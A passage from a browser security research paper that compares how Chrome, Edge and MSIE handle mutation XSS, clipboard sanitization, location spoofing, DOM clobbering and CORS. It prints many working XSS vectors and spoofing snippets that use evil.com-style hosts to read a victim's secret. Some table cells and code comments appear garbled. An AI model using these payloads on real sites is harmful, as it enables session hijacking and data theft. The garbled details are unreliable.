> *"Tags contain a tag name, giving the element's name. HTML elements all have names that only use alphanumeric ASCII characters. In the HTML syntax, tag names, even those for foreign elements, may be written with any mix of lower- and uppercase letters that, when converted to all-lowercase, matches the element's tag name; tag names are case-insensitive."*

As we take a look at a selection of mechanisms, we can see that ASP.NET's Request Validation[200] only detects HTML injections as XSS attacks when the sequence `<[a-z]` is being used. For an injection such as `<%`, the tool does not trigger a security alert. Chrome and Edge follow the rules and (apart from comments of course) do not create DOM elements for HTML structures that fail to start with alphanumeric characters. Once again MSIE11 has slightly different opinion on the matter and permits both the use of a slash (U+002F) and a percent character (U+0025) as valid tag names. This again increases the extent of the attack surface. Quite frequently it can lead to situations when seemingly secure websites can be attacked and exploited with XSS injections for a victim operating MSIE11 while the website can be triggered to run in an older document mode.

```
<meta http-equiv="X-UA-Compatible" content="IE=9">
<body>
<% contenteditable onresize="alert(1)">
```

---

[198] https://www.w3.org/TR/html5/syntax.html#elements-0
[199] https://www.w3.org/TR/html5/infrastructure.html#alphanumeric-ascii-characters
[200] https://msdn.microsoft.com/en-us/library/hh882339(v=vs.110).aspx

Contrary to the percent element, the slash seems to refuse JavaScript execution on MSIE11 via event handlers and similar. On older versions of MSIE, inclusively of MSIE10, JavaScript can be executed by using CSS expressions. In case an attacker has the possibility to drop a valid Scriptlet (SCT) file[201] on the attacked domain, JavaScript execution can be accomplished on MSIE11 as well.

```
<meta http-equiv="X-UA-Compatible" content="IE=9">
<body>
</ style="x:expression(alert(1))" />
```

Another special type of non-alphanumeric tag names is a tag with a name containing the NUL character. Our standout culprit is MSIE operating in compatibility mode again, as it parses the data as if the NUL character did not exist.

```
<meta http-equiv="X-UA-Compatible" content="IE=9">
<body>
<[0x00]script>alert(1)</sc[0x00]ript>
```

Table 50. Support for non-alphanumeric Tag Names

Reference	Chrome	Edge	MSIE
Support for `<%>`	No	No	IE > 9 docmode: No IE >= 9 docmode: Yes
Support for `</ >`	No	No	IE > 9 docmode: No IE >= 9 docmode: Yes
Ignoring the NULL character in a tag name	No	No	IE > 9 docmode: No IE >= 9 docmode: Yes

Mutation XSS (mXSS)

The term Mutation XSS, abbreviated to mXSS, describes a browser-dependent attack technique that usually involves several preconditions combined. For one, it relies on an XSS-like attack or alike, while, secondly, it depends on a server that makes use of a string and a well-hardened XSS sanitizer. Finally, the website must modify the innerHTML or similar DOM properties based on user or attacker input.

---

[201] https://gist.github.com/cure53/521c12e249478c1c50914b3b41d8a750

The behavior is usually found in websites that offer webmail services, commenting systems, wikis, profile pages, or any other websites involving rich-text editors and similar tools. The mXSS approach assumes that the server is capable of filtering all known XSS attacks from user-contributed HTML. Working with this idea, it only delivers markup that is safe to render in the browser. After having rendered the markup, the website modifies the innerHTML. As we reach a browser, we observe it performing DOM operations and see it optimizing the HTML in a way that turns the formerly harmless HTML into something that is capable of executing JavaScript and causing XSS.

This fairly complicated process is best shown with an example. We chose to demonstrate an attacker sending an HTML email to a user who is working with a webmailer and an insecure browser prone to mXSS attacks. The email would contain HTML specified next.

```
<p style="font-family: 'test\27\3b x:expression(alert(1))/* '">TEST</p>
```

While the readers may clasp their hands at this HTML looking shady, the element of surprise is that it is actually completely benign in the eyes of most server-side filters. There are no issues here as it only contains a paragraph and a style attribute applied with a valid and non-malicious *font-family* property value. The probability that it will pass the server-side sanitization routines is very high. The problem emerges at this stage as the browser parses the HTML and an innerHTML modification takes place. The result will be that JavaScript is executed on MSIE10.

```
// document.getElementsByTagName('p')[0].innerHTML
<P style="FONT-FAMILY: 'test';x:expression(alert(1))/* '">TEST</P>
```

In 2012, Heiderich et al. conducted in-depth research into the fact that mXSS can occur in a number of ways and back then various browsers were affected by this issue[202]. As we compile research at present, only MSIE, even in its newest MSIE11 release, remains vulnerable. An example that comes in handy for web penetration tests and works well in MSIE11 on Windows 10 in older document modes can be found in the following.

---

[202] https://cure53.de/fp170.pdf

```
<!-- Original HTML -->
<article xmlns='"> <img src=x onerror=alert(1)>'>HELLO</article>

<!-- Mutated HTML -->
<?XML:NAMESPACE PREFIX = "[default] "> <img src=x onerror=alert(1)>" NS
= ""> <img src=x  onerror=alert(1)>" /><article xmlns='"> <img src=x
onerror=alert(1)>'>HELLO</article>
```

The abovementioned percent element can be used for mXSS attacks as well, yet only works in MSIE9 document mode on MSIE11. We are here referring to an attack discovered by Gareth Heyes.

```
<!-- Original HTML -->
<%/z=%&gt&lt;p/&#111;nresize&#x3d;alert(1)//>

<!-- Mutated HTML -->
<% z="%><p/onresize=alert(1)//">< /%>
```

On the other hand it is not only MSIE that performs all these ugly mutations. We can trace how Chrome silently strips Unicode whitespaces for the URI scheme in URL attributes when retrieving the raw HTML via the DOM. This provides a bypass since those Unicode whitespaces are not expected by the sanitizer to be ignored by the HTML parser.

```
<!-- Original HTML -->
<!-- Other whitespaces: [\u1680\u180E\u2000-\u2029\u205f\u3000] -->
<iframe src="&#x3000;javascript:alert(1)"></iframe>

<!-- Mutated HTML -->
<iframe src="javascript:alert(1)"></iframe>
```

Table 51. mXSS Potential for text/html Data

Reference	Chrome	Edge	MSIE
Attacks using CSS	No	No	IE > 9 docmode: No IE >= 9: Yes
Attacks using unknown elements	No	No	IE > 9 docmode: No IE >= 9 docmode: Yes
Attacks using `<%>`	No	No	IE > 9 docmode: No IE >= 9 docmode: Yes
Attacks on URI scheme	Yes	No	No

Copy & Paste

The ability for a user to copy data from one source and paste it into another was probably one of the most relevant inventions in the early personal computing. Technologically, it has developed over the past years in a direction of becoming quite a complex process to manage for a computer. The interesting part regarding copy & paste operations on modern system in the context of web applications concerns the transport and relocation of data.

An illustration would be modern office software using copy & paste not only to transport raw text from one software to another but also to permit copy & paste of data with specific MIME types.

We see it everywhere: a file can be copied and pasted from one explorer window to another, a rich text paragraphs could be copied from Excel to Word and back, and so on. In the current work setting it is even common to copy from a Word document and paste it into a rich text editor of a web application. In fact, rich text editors often even advertise the feature of being "compatible" with copy & paste operations from Word documents or similar major player software. In the browser world, this can have interesting implications. Some of them were discussed by Mario Heiderich in 2015[203] when addressing the topic of "Copy & Pest". The research illuminated that there are many ways for abusing a copy & paste operation from a malicious document into a web browser. The overarching goal of the attempts was to execute JavaScript and create Copy & Paste XSS.

---

[203] https://www.slideshare.net/x00mario/copypest

Some time ago it was possible to create harmless-looking documents and similar files capable of filling the clipboard with malicious HTML that, upon being pasted into a browser window, would execute JavaScript and thereby cause XSS. This could be applied to a range of context, for instance the Gmail message compose window. The reason behind this approach being functional was complex: when a user copies text or data from i.e. a Word file, the software fills the Clipboard with various buckets that all contain the same visible data, yet they are offered in different formats. It goes like this: one bucket contains raw text data, next one contains data that Word would use as a rich text when being pasted again, yet another one uses RTF for better compatibility to other word processors, while its next door bucket-neighbor contains HTML in case the user wants to copy from Word to Gmail.

Upon receiving the copied data during the paste operation, the browser is of course also aware of the fact that the Clipboard might contain untrustworthy content. To counter this, it wants to benefit from a sanitizer that will strip evil elements from the HTML. In doing so, it tries to ensure that nothing bad can happen once the user pastes the data and the browser renders it. Needless to say, these markup sanitizers were analyzed in the past but remain an important aspect for the publication at hand. We have analyzed them to determine which browser performs sufficient cleansing before rendering untrusted HTML from the Clipboard.

Note that the browser performs sanitization when a user copies HTML across origins and across applications. When the user copies and pastes from and into the same origin, almost no sanitization is performed. To deliver reliable results, various tests with malicious markup were conducted in a testbed that allows for easy cross-origin Copy & Paste operations[204]. The following table outlines the results.

Table 52. Copy & Paste Security and Clipboard Sanitization

	Chrome	**Edge**	**MSIE**
Passive XSS via Copy&Paste	Appears safe	Yes	Yes
Active XSS via Copy&Paste	Appears safe	Yes	Appears safe
Script Execution (null origin) via Copy&Paste	Yes	Yes	No

---

[204] http://html5sec.org/copypaste/xdom

The following attack vectors were found to be handled in unsafe manners and cause XSS (or script execution in a null origin on Chrome). Note that those are just selected as a few examples and it is expected that the Clipboard sanitizer offers a much wider and interesting attack surface.

MSIE11 (passive XSS; works in older document modes)

Before Copy:
```
1<div>
<a folder="JavaScript:alert(1)">CLICKME</a>
<style>*{behavior:url(#Default#anchorclick)}
```

After Paste:
```
1
<DIV><A href="JavaScript:alert(1)"
folder="JavaScript:alert(1)">CLICKME</A>
<STYLE>*{behavior:url(#Default#anchorclick)}</STYLE>
</DIV>
```

Edge (active XSS)

Before Copy:
```
1<iframe src="data:text/html,<iframe
src=JavaScript:alert(document.domain)>"></iframe>2
```

After Paste:
```
1<iframe src="data:text/html,<iframe
src=JavaScript:alert(document.domain)>"></iframe>2
```

Chrome (script execution on null origin)

Before Copy:
```
1<iframe src="data:text/html,<iframe
src=JavaScript:alert(document.domain)>"></iframe>2
```

After Paste:

```
1<iframe src="data:text/html,&lt;iframe
src=JavaScript:alert(document.domain)&gt;"></iframe>2
```

Location Object Spoofing

The location property in the DOM of a browser is of great relevance for web security. First and foremost, developers need to be able to trust the values returned upon access[205]. The object provides properties and methods to read and change the currently loaded URL. Given several browser-specific features and even protective mechanisms, the location object does not behave like other objects.

One area of concern is that several location properties cannot be set without provoking a page reload. In case a script sets the value of *location.href*, the website loaded by the browser will change accordingly - similar to a call on *location.assign()*, *location.replace()* or even *location.reload()*. Only the History API[206] can be used to change properties of the location object without forcing a page reload and it also helps avoid other, potentially disturbing, effects for the user. Even the History API is still limited and only allows interfering with the values of the location object as long as the SOP is being followed[207]. This means a developer can influence the local part of the URL like path, query and fragment without a page reload. This does not address the remote part such as subdomain, domain, TLD or even protocol and port.

In other situations, the location object and its properties must be *writable* and *callable* across domain borders. For example, if a child frame tries to set the location of the top-level document, the browser must first check that the child frame location and top level location are identical. If they do not match but the browser let the child update the top level location anyway, the child frame would have overwritten the top location and could therefore have replaced the framing page with the framed page as part of an attack[208]. Similar functionality exists for the *window.opener* object which references the window that was used to open another window in another tab or window. Here the opened window also needs to be able to obtain *write* access to the opener's location which is available at *opener.location.* It is hence capable of navigating the opener to any other location[209].

---

[205] https://developer.mozilla.org/en-US/docs/Web/API/Location
[206] https://developer.mozilla.org/en/docs/Web/API/History
[207] https://developer.mozilla.org/en-US/docs/Web/API/History_API
[208] https://en.wikipedia.org/wiki/Framekiller
[209] https://developer.mozilla.org/en/docs/Web/API/Window/opener

If we put ourselves in the attackers' shoes, it is more interesting to examine the location object for which write-access and navigation can be provoked. Moreover, the key question should be whether it is possible to spoof its contents. This means looking into setting values that are being returned upon read-access without provoking any navigation. This was possible several years ago in MSIE8 by means of using a DOM clobbering trick.

```
// loaded from https://evil.com/
<form id="location" href="javascript:alert(1)"></form>
<script>alert(location.href)</script>
<!-- will alert javascript:alert(1) instead of https://evil.com/ -->
```

This problem was fixed years ago and does not affect MSIE11, even if the website is loaded in the MSIE8 document mode. It was discovered though that only *window.location* and other window properties were addressed by the fix. In case of needing to spoof *top.location,* there are still possible for achieving it successfully on MSIE.

```
// loaded from https://evil.com/
<meta http-equiv="x-ua-compatible" content="IE=8">
<form name="top" location="https://victim.com/"></form>
<script>alert(top.location)</script>
<!-- will alert https://victim.com/ instead of https://evil.com/ -->
```

Modern browsers, including all the browsers tested for this paper, no longer support this simple way of overwriting the location property values without forcing navigation. But one may rightfully wonder about other tricks out there and wonder whether *location.href,* for example, is really clobber-safe. By specification, the properties of the location object need to return values that are reliable and cannot be modified beyond what the History API can do. Had it been possible to modify and spoof property values of the location object, we could be talking about scripts-related issues. Specifically, scripts making use of values for building URIs to other scripts for loading (a commonly seen pattern with tracking and advertising scripts), not to mention browser extensions, might run into severe privacy and security problems. This is because they assume the property to be trusted and, if that is not the case, might be suddenly exposed to XSS, XSSI[210] and other attacks.

The tests conducted for this paper show that browsers are not as reliable as expected when it comes to protecting the location properties from spoofing. We highlight just one trick here to illuminate what works well in MSIE11 and Edge. In this scenario an attacker

---

[210] https://stackoverflow.com/questions/8028511/what-is-cross-site-script-inclusion-xssi

can modify the value returned when the *location.href* property is read.

```
// loaded from victim.com
location.__defineGetter__("href", function(){
 return "https://evil.com/"
});
alert(location.href);//returns https://evil.com/
```

This behavior is not present in Chrome. However, compared to the example shown before which is reliant on a form element, this trick requires the attacker to be able to inject JavaScript into the affected website and not just seemingly harmless HTML. The trick may therefore seem relatively uninteresting for normal XSS attacks but one may keep it on a backburner and revisit in the context of JavaScript sandboxes or even Browser Extensions. The latter would need to utilize certain DOM properties such as *location.href* to determine what their scripts are supposed to do. What needs to be emphasized is that attacks using location spoofing are not limited to XSS and injections: they can be all about abusing hostname verifications written in JavaScript.

The following code shows how an attacker can steal sensitive data from a victim's script by overwriting *location.hostname.* The idea is rooted in the script pretending to be loaded from a benign origin when it really loads from an evil origin.

```
//loaded from https://attacker.com/evil.html
<script>
location.__defineGetter__("hostname", function(){
 return "victim.com"
});
</script>
<script src="//victim.com/secret.js"></script>
<script>
alert(secret);
</script>
```

It can be seen how the evil website tries to load a script while at the same time pretending to be originating from *victim.com*. In case the script loaded from *victim.com,* it is attempted to check whether it has been loaded from a valid origin for protection reasons. Unfortunately this check will fail and the attacker will gain illegitimate access.

```
// file resides at https://victim.com/secret.js
if(location.hostname === "victim.com"){
 secret="[SENSITIVE_DATA]";
}
```

Contrary to MSIE11 and Edge, Chrome does not seem vulnerable to location spoofing. All tests carried out by the Cure53 team to acquire a compromise have failed. No option of changing the return value of *get-access* to any relevant location property could be found. This concurs with research published by several members of the Google Security teams, which indicates that this problem has been recognized and tackled in the past[211].

The Appendix can be consulted for a collection of usable test vectors. Most of the attacks presented here make use of ES5 and ES6 / ES2016 techniques, which basically allow to redefine *object getters* and *descriptors*.

Table 53. Location Spoofing for window / document

Reference	Chrome	Edge	MSIE
Website having the ability to spoof *window.location* properties	No known techniques	Yes	Yes

Until now, we have not yet given much thought to browser reactions in the context of location spoofing. Readers may ask themselves what happens when there is no window or document object that contains a location object with property values worth protecting from spoofing attacks. Prior to that, it should also be considered that these contexts where no *window* or *document* object are present actually exist. An attacker might be able to simply switch to this context when spoofing turns out to be impossible in the window and document contexts. The following code snippets show how a web worker can be abused to perform location spoofing and ends up letting an attacker get access to secret data on all tested browsers, not just MSIE11 and Edge.

---

[211] http://sebastian-lekies.de/leak/

```
// file called from https://evil.com/worker.html
<script>
new Worker("worker.js");
</script>

// file residing on https://evil.com/worker.js
window={"location":"https://victim.com/"};
importScripts("https://victim.com/script.js");

// file residing on https://victim.com/secret.js
console.log(window.location);//returns https://example.com/
```

Table 54. Location spoofing for window/document

Reference	Chrome	Edge	MSIE
Can a website spoof `window` in web workers[212]?	Yes	Yes	Yes

DOM Clobbering

The older versions of DOM (i.e. DOM level 0 & 1) presented only limited ways for referencing elements via JavaScript. Some frequently used elements had dedicated collections (e.g. *document.forms*) while others could be referenced with *named* access via the *name* attribute and *id* attribute on the window and document objects. Further elements like *<form>* even had its children nodes referenced with a similar style. Many of these behaviors are still supported by browsers as we compile our research in 2017.

It is apparent that supporting *named* reference introduces confusion. It implicitly allows shadowing built-in objects with a *named* element. Even though newer specifications try to address this issue, most of the behaviors cannot be easily changed for the sake of backward compatibility. To make the matters worse, there is no consensus among the browsers, so every browser may follow different specifications (or even have no standards at all). Quite clearly, this lack of standardization means that securing the DOM is a major challenge.

An attack technique abusing the pattern we have just described is known as DOM Clobbering. By inserting a seemingly harmless element into the page, it is possible to

---

[212] http://sebastian-lekies.de/leak/location.html

influence the logic of JavaScript execution.

Example of DOM Clobbering

```
<body>
<form name="body"></form>
<script>alert(document.body)</script> //[object HTMLFormElement]
</body>
```

In the above example, the JavaScript code expects the *body* element to be referenced, but instead witnesses the *form* element being subjected to referencing. Table 55 collates and compares the differences across named reference support in our three scoped browsers.

Table 55. Elements supporting named reference

Element	Chrome	Edge	MSIE
`<a name="foo">`	document.foo: `undefined` window.foo: `undefined`	document.foo: `undefined` window.foo: `undefined`	document.foo: "" (*href*) window.foo: `undefined`
`<applet name="foo">`	document.foo: `undefined` window.foo: `undefined`	document.foo: `[object HTMLAppletElement]` window.foo: `[object HTMLAppletElement]`	document.foo: `[object HTMLAppletElement]` window.foo: `[object HTMLAppletElement]`
`<area name="foo">`	document.foo: `undefined` window.foo: `undefined`	document.foo: `undefined` window.foo: `undefined`	document.foo: `undefined` window.foo: `undefined`
`<embed name="foo">`	document.foo: `[object HTMLEmbedElement]` window.foo: `[object HTMLEmbedElement]`	document.foo: `[object HTMLEmbedElement]` window.foo: `[object HTMLEmbedElement]`	document.foo: `[object HTMLEmbedElement]` window.foo: `[object HTMLEmbedElement]`

`<form name="foo">`	document.foo: `[object HTMLFormElement]` window.foo: `[object HTMLFormElement]`	document.foo: `[object HTMLFormElement]` window.foo: `[object HTMLFormElement]`	document.foo: `[object HTMLFormElement]` window.foo: `[object HTMLFormElement]`
`<frameset name="foo">`	document.foo: `undefined` window.foo: `undefined`	document.foo: `undefined` window.foo: `undefined`	document.foo `undefined` window.foo: `[object HTMLFrameSetElement]`
`<iframe name="iframe">`	document.foo: `[object Window]` window.foo: `[object Window]`	document.foo: `[object Window]` window.foo: `[object Window]`	document.foo: `[object Window]` window.foo: `[object Window]`
`<img name="foo">`	document.foo: `[object HTMLImageElement]` window.foo: `[object HTMLImageElement]`	document.foo: `[object HTMLImageElement]` window.foo: `[object HTMLImageElement]`	document.foo: `[object HTMLImageElement]` window.foo: `[object HTMLImageElement]`
`<object name="foo">`	document.foo: `[object HTMLObjectElement]` window.foo: `[object HTMLObjectElement]`	document.foo: `[object HTMLObjectElement]` window.foo: `[object HTMLObjectElement]`	document.foo: `[object HTMLObjectElement]` window.foo: `[object HTMLObjectElement]`

In theory, fewer ways to cause side-effects should mean a smaller attack surface. In practice, one can argue that these elements supporting *named* reference are specified by the standards. In this test, Chrome came out on top, though though not by much. Ordering browsers from the lowest number of the commonly used elements supporting *named* reference points to Chrome being the best. It is closely followed by Edge and MSIE comes last.

Table 56. Clobbering behaviors across Browsers

Behavior	Chrome	Edge	MSIE
Is HTMLCollection callable? (e.g. document.forms(0))	No	No	Yes
Do named indexes shadow NodeList's properties? (e.g. `<div name="item">` document.getElementsByTagName('div').item)	No	No	IE >= 9 docmode: No IE < 9 docmode: Yes
Are native properties on *window* overridable? (e.g. `<div name="alert">` window.alert)	No	No	IE >= 9 docmode: No IE < 9 docmode: Yes
Are native properties on *document* overridable? (e.g. `<div name="cookie">` document.cookie)	Yes	No	No
Does modification to anchor have special effects? (e.g. `<a id="foo">` foo = "bar")	No	No	IE >= 9 docmode: No IE < 9 docmode: href changed to "bar"
Can arbitrary attributes be referenced as properties? (e.g. `<form id="foo" bar="1">` foo.bar)	No	No	IE >= 9 docmode: No IE < 9 docmode: Yes
Can a cross-origin framed page pollute the global scope of parent via *window.name*? (e.g. `<iframe onload="alert(typeof foo)" src="data:text/html,<script>name='foo'</script>">`)	Yes	No	No
Are native properties on	Yes	Yes	Yes

HTMLFormElement overridable? (e.g. `<form name="foo"><input name="attributes"><input name="attributes">` *foo.attributes*)			

The table outlines the Clobbering behaviors for each browser, placing them also in a comparative context. We have focused on the issues that are either vague or directly contradict the standards. In other words, the tests examined the overriding decisions made by browsers. The results show Edge as being the most DOM Clobbering-resistant. Chrome, although it performs better in terms of the number of undesirable behaviors, should still give researchers and developers cause for concern. This is due to failures in two important test cases: overriding native *document*'s properties and polluting parent's global scope. The results for MSIE, provided that it is not running in a compatibility mode, are still good. Taking the pitfalls of the compatibility mode into account alters the picture and results in MSIE being the worst regarding the DOM Clobbering resistance.

CORS Security

Due to the SOP establishing restrictions, it is not possible to simply send requests with arbitrary headers or read responses in a cross-origin setting. But an old adage of "where there's a will, there's a way" comes to the fore here as IT professionals have developed some techniques to have their way. One of the established techniques still being used today is JSONP. Regardless, these homemade solutions are often vulnerable to attacks caused by either inaccurate implementation or design flaws. Cross-Origin Resource Sharing (CORS) was created to not only resolve this situation, but also to enable cross-origin communication to requests of various types. CORS covers:

- Asynchronous JavaScript and XML (AJAX)
- Fetch APIs
- Beacon APIs
- Web Fonts
- WebGL textures
- Images (for Canvas access)
- Videos (for Canvas access)
- StyleSheets (for CSSOM access)
- Scripts (for errors access)
- HTML Imports

While CORS requires the requested websites to specify what headers and which origin are allowed to initiate a cross-origin request, there is an exception if the request meets certain criteria. Such a request is called a *simple request*. On the contrary, a cross-origin request that does not contain forbidden request headers is called a *preflighted request*. Within the process, browsers issue *HTTP OPTIONS* requests to look for access-control headers and determine whether the request should be permitted for sending.

When taking security into consideration, it is critical that browsers strictly follow the specifications in terms of deciding on a type (simple vs. preflighted) of a request. This is because web applications rely on this browser-driven fact-checking as the foundation for additional security protections. For example, a web application prevents CSRF attack by detecting the presence of the *Content-Type* header in the request and by noting its value to be *application/json*. This protection works because a request must have been preflighted per specifications, meaning only the allowed origins could have initiated it. Breaking the premise of this sequence would be render the "protective gear" useless. Such a bug was present in Chrome 59 with a lower minor version but was fixed in the targeted version[213].

As the importance of following the specification should be now understood, the Table 57 will now present corresponding browser data. The general rule is: the stricter the adherence to specifications, the more secure the browser is.

Table 57. Sendable Headers for Simple Requests

Verb/Header	Spec[214]	Chrome	Edge	MSIE
Verb	One of the following: GET HEAD POST	One of the following: GET HEAD POST	One of the following: GET HEAD POST	One of the following: GET HEAD POST
Content-Type	One of the following: application/x-www-form-ur-lencoded	One of the following: application/x-www-form-ur-lencoded	One of the following: application/x-www-form-urlencoded	One of the following: application/x-www-form-ur-lencoded

---

[213] https://bugs.chromium.org/p/chromium/issues/detail?id=490015
[214] https://fetch.spec.whatwg.org/#terminology-headers

	multipart/form-data text/plain	multi-part/form-data text/plain	multi-part/form-data text/plain	multi-part/form-data text/plain
Accept	Arbitrary	Arbitrary	Arbitrary	Arbitrary
Accept-Language	Arbitrary	Arbitrary	Arbitrary	Arbitrary
Content-Language	Arbitrary	Arbitrary	Arbitrary	Arbitrary
Save-Data	Arbitrary	Arbitrary	Forbidden	Forbidden
DPR	Arbitrary	Forbidden	Forbidden	Forbidden
Downlink	Arbitrary	Forbidden	Forbidden	Forbidden
Viewport-Width	Arbitrary	Forbidden	Forbidden	Forbidden
Width	Arbitrary	Forbidden	Forbidden	Forbidden

Table 58. Sendable Headers for Preflighted Requests

Header	Specification	Chrome	Edge	MSIE
Accept-Charset	Forbidden	Forbidden	Forbidden	Forbidden
Accept-Encoding	Forbidden	Forbidden	Forbidden	Forbidden
Access-Control-Request-Headers	Forbidden	Forbidden	Forbidden	Forbidden
Access-Control-Request-Method	Forbidden	Forbidden	Forbidden	Forbidden
Connection	Forbidden	Forbidden	Forbidden	Forbidden
Content-Length	Forbidden	Forbidden	Forbidden	Forbidden

Cookie	Forbidden	Forbidden	Forbidden	Forbidden
Cookie2	Forbidden	Forbidden	Forbidden	Forbidden
Date	Forbidden	Forbidden	Forbidden	Forbidden
DNT	Forbidden	Forbidden	Forbidden	Arbitrary
Expect	Forbidden	Forbidden	Forbidden	Forbidden
Host	Forbidden	Forbidden	Forbidden	Forbidden
Keep-Alive	Forbidden	Forbidden	Forbidden	Forbidden
Origin	Forbidden	Forbidden	Forbidden	Forbidden
Referer	Forbidden	Forbidden	Forbidden	Forbidden
TE	Forbidden	Forbidden	Forbidden	Forbidden
Trailer	Forbidden	Forbidden	Forbidden	Forbidden
Transfer-Encoding	Forbidden	Forbidden	Forbidden	Forbidden
Upgrade	Forbidden	Forbidden	Forbidden	Forbidden
Via	Forbidden	Forbidden	Forbidden	Forbidden
Sec-*	Forbidden	Forbidden	Forbidden	Forbidden
Proxy-*	Forbidden	Forbidden	Forbidden	Forbidden

Table 59. Readable Headers for Responses

Header	Spec	Chrome	Edge	MSIE
Set-Cookie	Forbidden	Forbidden	Forbidden	Forbidden
Set-Cookie2	Forbidden	Forbidden	Forbidden	Forbidden

Outlook & Future Technologies

The findings of this chapter presented thus far vastly focused on two perspectives, which are the current situation and the evolution of approaches that has led us to this point. With the DOM arena, as with other aspects of browser security, we have here described how each browser in scope implements DOM-related strategies, whether these implementations hold up to research scrutiny, and which attacks remain practicable for external enemies. To reach a more complete impression on the topic, we need to add one more lens: a gaze into the future. What can we learn about our respective browsers as far as plans of tackling emergent vectors and security challenges are concerned?

Arguably the best method to discern what new characteristics and features we can expect from key vendors, we decided to investigate the appearances and updates on the status platform pages. We have basically counted the relevant comments and examined the content related to DOM security features. In brief, the main theme was to look at items that are in development or under consideration to be implemented. The outcomes of our search can be found in a collated tabular form below.

Table 60. Plans for future Security Features

Feature	Chrome	Edge	MSIE11
Clear browsing context name on cross site navigation or history traversal[215]	Under Consideration	No Signals	No Signals
Block cross-origin <a download>[216]	In active development	No Signals	No Signals
CORS restrictions on internet-to-intranet connections.[217]	In active development	No Signals	No Signals
Credential Management API[218]	Supported	Under Consideration	No Signals

---

[215] https://www.chromestatus.com/feature/5929195548966912
[216] https://www.chromestatus.com/feature/4969697975992320
[217] https://www.chromestatus.com/feature/5733828735795200
[218] https://developer.microsoft.com/en-us/...ft-edge/platform/status/credentialmanagementapi/

iframe[srcdoc] attribute[219]	Supported	Under Consideration, might bypass XSS Filter once implemented	No Signals
HTML imports[220]	Supported	Under Consideration, might bypass XSS Filter once implemented	No Signals

Similarly to what we remarked in the Outlook for the Chapter on CSP, XFO and other web security features, there is a noticeable trend of Chrome being seemingly ready to break the existing features and enhance security. This must surely be weighed against affecting legacy web applications but is still considered a higher priority for Chrome. Noteworthy is the consideration to clear *window.name* upon cross-origin navigation. The *window.name* property is often used by attacks[221] (and even benign scripts[222]) to store large amounts of JavaScript payload and make it execute via *eval(window.name)* or similar.

Basing the discussion only on what is echoed in the platform status pages is of course not ideal. Still, some general impression can be inferred from the fact that the Chrome team documents upcoming alterations and proposals more regularly and thoroughly. Comparably, the Edge platform status page is updated less frequently and in a more generically-led manner of bundling features together. At the same time, the updates for both browsers are assuredly intended to illustrate dedication to implementing novel security. Publicly available data suggests that Chrome holds a pole position when it comes to forward-looking activities. Patching of the disclosed security issues is to be the sole expectation when it comes to potential security enhancements for MSIE11.

All in all, we are all awaiting new releases and innovations that can constitute an actual and testable field for judging the route towards either progress, stability, or disintegration.

Final Remarks on the DOM Security Features

This chapter sheds light on a variety of features present in what can roughly be called the DOM realm of modern browsers. The features optioned for being placed under research scrutiny generally concern a presumption of an attacker able to abuse said features to execute malicious scripts or leak sensitive information. All tested browsers

---

[219] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/iframesrcdocattribute/
[220] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/htmlimports/
[221] http://www.thespanner.co.uk/2007/09/06/window-name-trick/
[222] https://bugzilla.mozilla.org/show_bug.cgi?id=444222

visibly experiment with implementing security measures. Why all endeavors are noteworthy, they can be divided into those carried out in reasonable and sensible ways, and those that somewhat fail in specific situations.

As this paper's aim is to provide a comparative overview, it is significant to comment on how each browser in scope appears to be handling DOM features and DOM security. First up on our list here is MSIE which again suffers from shipping a lot of old code for compatibility reasons. This has weighty consequences for keeping and breaking security promises. Many times, it is precisely one of the legacy disadvantages that allows an attacker to abuse long forgotten features, browser artifacts and parser flaws. Together with the existing technical debt, all these aspects lead to attacks being triggered. The possibility to switch websites into being rendered in a different *document mode* comprises the largest chunk of the exposed attack surface.

As for Edge, we can see the implications of it being the youngest member of the browser family. While it makes a starkly more secure impression than MSIE, it cannot escape a certain lack of maturity in some areas. Evidence of progress is nevertheless strong with Edge, even if we take in just the simple fact that a lot of features plaguing MSIE through older document modes are nowhere to be found in Edge. A general trend towards offering robust and high-quality security is noticeable but we can only described it as a construction site, a development in progress that is not yet ready for a final judgment.

Finally, as we move to Chrome, we see a browser that is quite ahead among its scoped competition. The Chromium browser appears eager to address security issues quickly and in a holistic manner, often even outpacing itself and creating bypasses or minor weaknesses and vulnerabilities in the process. One thing that could be advised to those making security decisions is to perhaps be a bit defensive and cautious with the newest solutions, as overlooking details might be costly. On the last note, it is interesting to see that Chrome even accepts breaking standards, provided that doing so is guaranteed to significantly increase the security level.

We encourage the readers to see the DOM security in the context of all other major security components, as they are evaluated together in the final Chapter of this work.

Chapter 5.
Security Features of Browser Extensions & Plugins

This chapter takes a closer look at security topics linked to browser extensions and plugins. As with other aspects of our daily lives, we have very much gotten used to the idea of customization when it comes to our browsing experience. This approach is conveyed in browser development, as all vendors allow users to modify and personalize their navigation tools through the possibility of installing Add-Ons. There is a plethora of reasons that can inspire a given browser addition. A user might want to get rid of potential dangers and, for instance, install ad-blockers to prevent pages from displaying advertisements, but s/he may just wish to have additional features for websites, content streaming, media downloads, and many more motivations.

The extensibility of Add-Ons is a double-edged sword. On the one hand, a browser certainly wants the users to be satisfied with its offer of an enriched browsing experience. Security-wise, on the other hand, we cannot just pretend that extensions come scot-free. Therefore, a browser - when it comes to Add-ons, must find a balance between user-experience and keeping a close eye on the security impact of extensions. At all cost, browsers must have contingency plans regarding trust and potential for the extensions to be either vulnerable or just simply rogue.

Every new feature or capability offered to extensions by the browser needs to be well-designed. This equally applies to security and privacy of a given extension since users should never be at risk due to a vulnerable or malicious extension being installed. It also needs to be kept in mind that web pages seeking to do harm can actually target extensions. Therefore, a concept of isolated worlds has been used to describe a need to minimize negative implications of a possible vulnerability as much as possible.

One of the goals of this chapter is to evaluate the current state of Web Extensions, which means a coverage of features already offered by each browser, as well as a broader bird's-eye view of the implementation of the umbrella 'isolated worlds' approach.[223] Additionally, we will discuss ActiveX[224], especially with reference to the security aspect of this technology as it compares to the Web Extensions solution. This will include information about the EPM[225] feature, ActiveX filtering, and some other ActiveX-related technologies.

---

[223] https://www.youtube.com/watch?v=laLudeUmXHM
[224] https://msdn.microsoft.com/en-us/library/aa751972(v=vs.85).aspx
[225] https://msdn.microsoft.com/en-us/library/dn265025(v=vs.85).aspx

As extensions can introduce security risks for an enterprise, the chapter will summarize the administration features available for a company wishing to control browser behavior. Special focus will also be given to the policies surrounding extensions.

Historical Background

